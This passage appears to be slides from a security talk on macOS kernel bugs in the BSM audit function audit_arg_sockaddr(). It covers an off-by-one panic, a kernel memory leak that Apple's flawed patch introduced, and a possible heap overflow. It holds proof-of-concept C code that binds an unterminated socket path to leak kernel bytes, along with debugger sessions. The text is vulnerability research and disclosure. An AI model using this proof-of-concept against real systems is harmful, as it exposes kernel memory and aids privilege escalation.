    bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);
    ...

    switch (sa->sa_family) {
    case AF_UNIX:
        sun = (struct sockaddr_un *)sa;
        slen = sun->sun_len -
                offsetof(struct sockaddr_un, sun_path);
        ...
        sun->sun_path[slen] != 0
```

```
# cat /usr/include/sys/un.h

/*
 * [XSI] Definitions for UNIX IPC domain.
 */
struct sockaddr_un {
    /* sockaddr len including null */
    unsigned char sun_len;

    /* [XSI] AF_UNIX */
    sa_family_t sun_family;

    /* [XSI] path name (gag) */
    char sun_path[];
};
```

sockaddr_un struct

 <code>cmp byte ptr[rbx+r13+2], 0</code>	
RBX	pointer to a sockaddr_un structure ('sun')
R13	length of the structure, minus 2 ('slen', length of 'sun_path')
+2	offset to name/path of socket (sun->sun_path)

A KERNEL PANIC

the audit_arg_sockaddr() function


cmp byte ptr[rbx+r13+2], 0	
RBX	pointer to a sockaddr_un structure ('sun')
R13	length of the structure, minus 2 ('slen', length of 'sun_path')
+2	offset to name/path of socket (sun->sun_path)



```
registers:
RAX: 0x0000000000000001, RBX: 0xffffffff803db4eff0, RCX: 0x0000000000000000, RDX: 0x0000000000000010
...
R12: 0xffffffff802813e458, R13: 0x000000000000000e, R14: 0xffffffff8034339db0, R15: 0x1575312836070096
Fault CR2: 0xffffffff803db4f000, Error code: 0x0000000000000000, Fault CPU: 0x1, PL: 0, VF: 1
```

panic crash report

RBX + R13 + 2 =
0xffffffff803db4eff0 + 0x0000e + 2 = 0xffffffff803db4F000




A KERNEL PANIC

the audit_arg_sockaddr() function

```
//slen = 0x10  
sun->sun_path[slen]
```

```
struct sockun_addr ('sun', size: 0x10)
```



A `sockaddr_un` structure of size 0x10 (0xE + 2), is allocated at the very end of a memory page (00xffffffff803db4e000 -> 0xffffffff803db4efff).

The faulting instruction, `cmp byte ptr [rbx+r13+2], 0`, is trying to access a byte of memory, one byte outside the `sockaddr_un` structure (0xffffffff803db4f000).


This (happens to be) an address on a new page that isn't mapped: PANIC!

A KERNEL PANIC

the `audit_arg_sockaddr()` function

```
/*  
 * Make sure the path is NULL-terminated  
 */  
if (sun->sun_path[slen] != 0)
```



mistake, or
'intentional'?!




"the sun_path field contains the name of the file which represents the open socket. It need not be null delimited..." -IBM

path null terminated? no always!

linux kernel

Proper length of an AF_UNIX socket when calling `bind()`

What's the proper ways of calculating the length of this when you've filled in the `sun_path` member
? I've seen multiple approaches:

```
socklen_t len = sizeof(sockaddr_un);  
socklen_t len = offsetof(sockaddr_un, sun_path) + strlen(addr.sun_path);  
socklen_t len = offsetof(sockaddr_un, sun_path) + strlen(addr.sun_path) + 1;  
socklen_t len = sizeof(sockaddr.sun_family) + strlen(addr.sun_path);
```


determining length of
socket is complicated!

```
static int unix_mknname(struct sockaddr_un *sunaddr, int len, ...){  
...  
    /*  
    * This may look like an off by one error but it is a bit more  
    * subtle. 108 is the longest valid AF_UNIX path for a binding.  
    * sun_path[108] doesn't as such exist.  
    *  
    * However in kernel space we are guaranteed that it is a valid  
    * memory location in our kernel address buffer.  
    */  
    ((char *)sunaddr)[len] = 0;  
    len = strlen(sunaddr->sun_path)+1+sizeof(short);  
    return len;  
}
```

WOW...

THE UGLY

a kernel info leak & heap overflow



APPLE'S 'FIX' FOR THE KERNEL PANIC

10.12.4, invokes strncpy()

30752514 Kernel Panic: Off-by-one (read) error in BSM auditing code

State: Open

Product: macOS + SDK

Rank: No Value

Add new information...

Attach a file

Hide | ☐ Resolved Revert Save

Patrick Wardle

Area:
Something not on this list

Summary:
The audit_arg_sockaddr() function in `bsd/security/audit/audit_arg.c` contains an off-by-one error that can result in kernel code trying to access 1 byte outside of an allocated socket structure. If the socket structure ends right before an unmapped page, this off-by-one will cause a kernel panic!

kernel panic, bug report

```
/*
 * Make sure the path is NULL-terminated
 */
if (sun->sun_path[slen] != 0)
```



macOS 10.12.3 (bug)



```
/*
 * Make sure the path is NULL-terminated
 */
strncpy(path, sun->sun_path, sizeof(path));
```

macOS 10.12.4 ('patch')



strncpy() :

copies until it finds a NULL

or the destination buffer is full

but path doesn't have

to be NULL terminated...

A KERNEL INFO LEAK

can we leak random kernel memory?



can we create a non-NULL terminated (unix) socket, that once audited, will leak kernel bytes to user-mode?

```
#define SOCK_PATH "/tmp/unixSocket"

int unixSocket = -1;
struct sockaddr_un addr = {0};
int length = sizeof(struct sockaddr_un);


//create socket
unixSocket = socket(AF_UNIX, SOCK_STREAM, 0);

//initialize address
addr.sun_len = length;
addr.sun_family = AF_UNIX;
strcpy(addr.sun_path, SOCK_PATH);

//bind path
bind(unixSocket, (struct sockaddr *)&addr, length);
```


a 'normal' unix socket

bind()



getsockaddr_s():

```
getsockaddr_s(struct socket *so, struct sockaddr_storage *ss,
user_addr_t uaddr, size_t len, boolean_t translate_unspec)
{
    ...
    bzero(ss, sizeof (*ss));
    copyin(uaddr, (caddr_t)ss, len);
    ss->ss_len = len;
```



① zeros sockaddr_storage struct

② bind (copy) path to socket

Two strings walk into a bar. Bartender: "What'll it be?"
String one: "I think I'll have a beer 9zg Mu@k
og jk^CjL jks d#f6%(U r8vy 0wc3^Dz ,xvu"
String Two: "Excuse him, He isn't null-terminated."

A KERNEL INFO LEAK

can we leak random kernel memory?

bind() → 


```
//struct sockaddr_storage *ss  
  
bzero(ss, sizeof (*ss));  
copyin(uaddr, (caddr_t)ss, len);
```

```
//create socket  
int unixSocket = socket(AF_UNIX, SOCK_STREAM, 0);  
  
//alloc/fill  
char* addr = malloc(_SS_MAXSIZE);  
memset(addr, 0x41, _SS_MAXSIZE);  
((struct sockaddr_un*)addr)->sun_len = _SS_MAXSIZE;  
((struct sockaddr_un*)addr)->sun_family = AF_UNIX;  
  
//bind  
bind(unixSocket, (struct sockaddr *)addr, _SS_MAXSIZE));
```

non-NULL terminated socket path

```
$ bsd/sys/socket.h:  
  
#define _SS_MAXSIZE 128  
#define _SS_ALIGNSIZE (sizeof(int64_t))  
#define _SS_PAD1SIZE (_SS_ALIGNSIZE - sizeof(u_char) -  
    sizeof(sa_family_t))  
#define _SS_PAD2SIZE (_SS_MAXSIZE - sizeof(u_char) -  
    sizeof(sa_family_t) - _SS_PAD1SIZE - _SS_ALIGNSIZE)  
  
struct sockaddr_storage {  
    u_char ss_len; /* address length */  
    sa_family_t ss_family; /* address family */  
    char __ss_pad1[_SS_PAD1SIZE];  
    int64_t __ss_align;  
    char __ss_pad2[_SS_PAD2SIZE];  
};
```

sockaddr_storage (max size: 128)



A KERNEL INFO LEAK

can we leak random kernel memory?

```
//path: SOCK_MAXADDRLen - 2 + 1 = 254
strcpy(path, sun->sun_path, sizeof(path));
```

- 1 create UNIX socket
- 2 bind to a non-NULL terminated path

3 audit system will execute buggy code 

struct sockun_addr / struct sockaddr_storage (size: 0x80/128d)										random kernel memory									
0x80	AF_UNIX	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x01	0x02	0x03	0x04	0x05	0x06	0x07	0x08	0x09	
		0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x00									
		0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41										
		0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41										
		0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41										
		0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41										
		0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41										
		0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41										
0x0	0x1	0x2							0x7F										

sun_len sun_family sun_path

```
strcpy(path, sun->sun_path, sizeof(path));
```

path (size 254)														
0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41
0x01	0x02	0x03	0x04	0x05	0x06	0x07	0x08	0x09	0x00					

written to audit file



A KERNEL INFO LEAK

a 'live' look via debugger

```
(lldb) b bind
Breakpoint 1: kernel`bind at uipc_syscalls.c:307

//but only on sockets of size 128
(lldb) br mod -c '*(int*)($rsi+0x10)==128'
```

conditional breakpoint, bind()

```
(lldb) Process 1 stopped
* thread #5: kernel`bind()
  stop reason = breakpoint 1.1

(lldb) bt
frame #0: kernel`bind()
frame #1: kernel`unix_syscall64()
frame #2: kernel`hndl_unix_scall64

p *(struct bind_args *)$rsi
(struct bind_args) $20 = {
    ...
    name = 140241106108416
    namelen = 128
    ...
}
```

```
//create socket
int unixSocket = socket(AF_UNIX, SOCK_STREAM, 0);

//alloc/fill
char* addr = malloc(_SS_MAXSIZE);
memset(addr, 0x41, _SS_MAXSIZE);
((struct sockaddr_un*)addr)->sun_len = _SS_MAXSIZE;
((struct sockaddr_un*)addr)->sun_family = AF_UNIX;

//bind
bind(unixSocket, (struct sockaddr *)addr, _SS_MAXSIZE);
```

```
(lldb) p *(struct sockaddr_storage *)$rbx
(struct sockaddr_storage) = {
    ss_len = '\x80',
    ss_family = '\x01',
    _ss_pad1 = char [6] @ 0x00007fa41f3ed152,
    ....

(lldb) x/128xb $rbx
0xffffffff806f40bea0: 0x80 0x01 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff806f40bea8: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
....
```

size (0x80/128),
type (0x01, AF_UNIX),
path: 0x4141414141414141....

A KERNEL INFO LEAK

a 'live' look via debugger

```
(lldb) br s -a 0xffffffff8010120e47
Breakpoint 2: where = kernel`audit_arg_sockaddr + 135

(lldb) p *(struct sockaddr *)$rbx
(struct sockaddr) $48 = (sa_len = '\x80', sa_family = '\x01',
sa_data = char [14] @ 0x00007fa422908a42)
```

breakpoint in audit_arg_sockaddr()

after
strcpy()

```
(lldb) reg read
rax = 0x000000000000007f
rbx = 0xffffffff806f40bea0
...
```

looks like 127 (0x7f) bytes
were copied from sun_path



//source code
strcpy(path, sun->sun_path, sizeof(path));

//disassembly
copy:
 mov cl, [rbx+rax+2]
 mov [rbp+rax+path], cl
 test cl, cl
 jz short done
 inc rax
 cmp rax, 0FDh
 jnz short copy

 mov [rbp+rax+path], 0



strcpy(path, sun->sun_path, sizeof(path));	
RAX	index of byte to copy
RBX+2	source bytes (sun->sun_path)
RBP-0x130	destination buffer (path)


register mappings

A KERNEL INFO LEAK

why 127?

```
struct sockaddr_un {
+0  unsigned char sun_len;
+1  sa_family_t sun_family;
+2  char sun_path[]; };
```

total length
128 bytes
path, offset 0x2
128 - 2 = 126 bytes




after strcpy()
of bytes copied: 127 (0x7F)

```
(lldb) x/8xb $rbx+2+126
0xffffffff806f40bf20: 0xd7 0x00 0x52 0x44 0x1f 0x67 0x61 0x7f
```

bytes 'outside' sun_path

```
(lldb) x/127xb $rbp-0x130
0xffffffff806f40bd40: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff806f40bd48: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff806f40bdb8: 0x41 0x41 0x41 0x41 0x41 0x41 0xd7 0x00
```

...copied into destination ('path')



A KERNEL INFO LEAK

want to leak more?

```
int bind(__unused proc_t p, struct bind_args *uap, ...);
//paths greater than 128
// invoke getsockaddr to dynamically allocate via the heap
if (uap->namelen > sizeof (ss))
    error = getsockaddr(so, &sa, uap->name, uap->namelen, TRUE);

static int getsockaddr(struct socket *so, struct sockaddr **namp, ...){
    ...
    MALLOC(sa, struct sockaddr *, len, M_SONAME, M_WAITOK | M_ZERO);
    error = copyin(uaddr, (caddr_t)sa, len);
}
```

[←](#)
[→](#)
[↻](#)
Secure | <https://pastebin.com/87fHLMQq>

001110001010

PASTEBIN

+ new paste

trends

API

tools

faq

search...

text 1.37 KB

proof of concept

raw

- /*
- macOS 10.12.4 0day kernel memory leak PoC (see: https://objective-see.com/blog/blog_0x1B.html)
- tl;dr Apple 'fixed' a bug by #1 not fixing it, #2 introducing a kernel memory leak "_(ツ)_/"

socket name > 128?
└─ alloc on heap

```
(lldb) x/255xb $rbp-0x130
x/255xb $rbp-0x130
0xffffffff806f26bd40: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff806f26bd48: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff806f26be00: 0x41 0x41 0x41 0x41 0x41 0x41 0x90 0x99
0xffffffff806f26be08: 0x0b 0x0f 0x07 0x54 0x38 0xc4 0xba 0x22
0xffffffff806f26be10: 0x83 0x3b 0x9e 0x56 0xd5 0xe0 0x00
```

```
$ hexdump /var/audit/20170406055225.not_terminated
...
00000110 2f 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
00000120 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
*
000001d0 41 41 41 41 41 41 41 90 99 0b 0f 07 54 38 c4 ba
000001e0 22 83 3b 9e 56 d5 e0 00
```

kernel bytes leaked into audit file!



BETTER YET -KERNEL HEAP-OVERFLOW?

bypass SIP, run unsigned code, and more!

```
void audit_arg_sockaddr(struct kaudit_record *ar, struct vnode *cwd_vp, struct sockaddr *sa)
{
    int slen;
    struct sockaddr_un *sun;

    bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);

    switch (sa->sa_family) {

    case AF_UNIX:
        sun = (struct sockaddr_un *)sa;
        slen = sun->sun_len - offsetof(struct sockaddr_un, sun_path);
```

an interesting bcopy() in audit_arg_sockaddr()...



anytime a copy operation uses the size of the source, as the number of bytes to copy...take a closer look at it!

BETTER YET -KERNEL HEAP-OVERFLOW?

a questionable bcopy() in ring-0




```
audit_arg_sockaddr(struct kaudit_record *ar, ..., struct sockaddr *sa) {  
    ...  
    bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);  
}
```




 src	sockaddr structure ('sa')
 dest	sockaddr_storage ('k_ar.ar_arg_sockaddr')
 size	length from sockaddr structure ('sa->sa_len')


```
struct kaudit_record {  
    struct audit_record k_ar;  
    ...  
}
```



```
struct audit_record {  
    u_int32_t ar_magic;  
    int ar_event;  
    ...  
    struct sockaddr_storage ar_arg_sockaddr;  
}
```



```
#define _SS_MAXSIZE 128  
struct sockaddr_storage {  
    u_char ss_len;  
    sa_family_t ss_family;  
    ...  
}
```



can we create a socket > _SS_MAXSIZE?

BETTER YET -KERNEL HEAP-OVERFLOW?

back to AF_UNIX sockets

```
#define SOCKET_SIZE 200

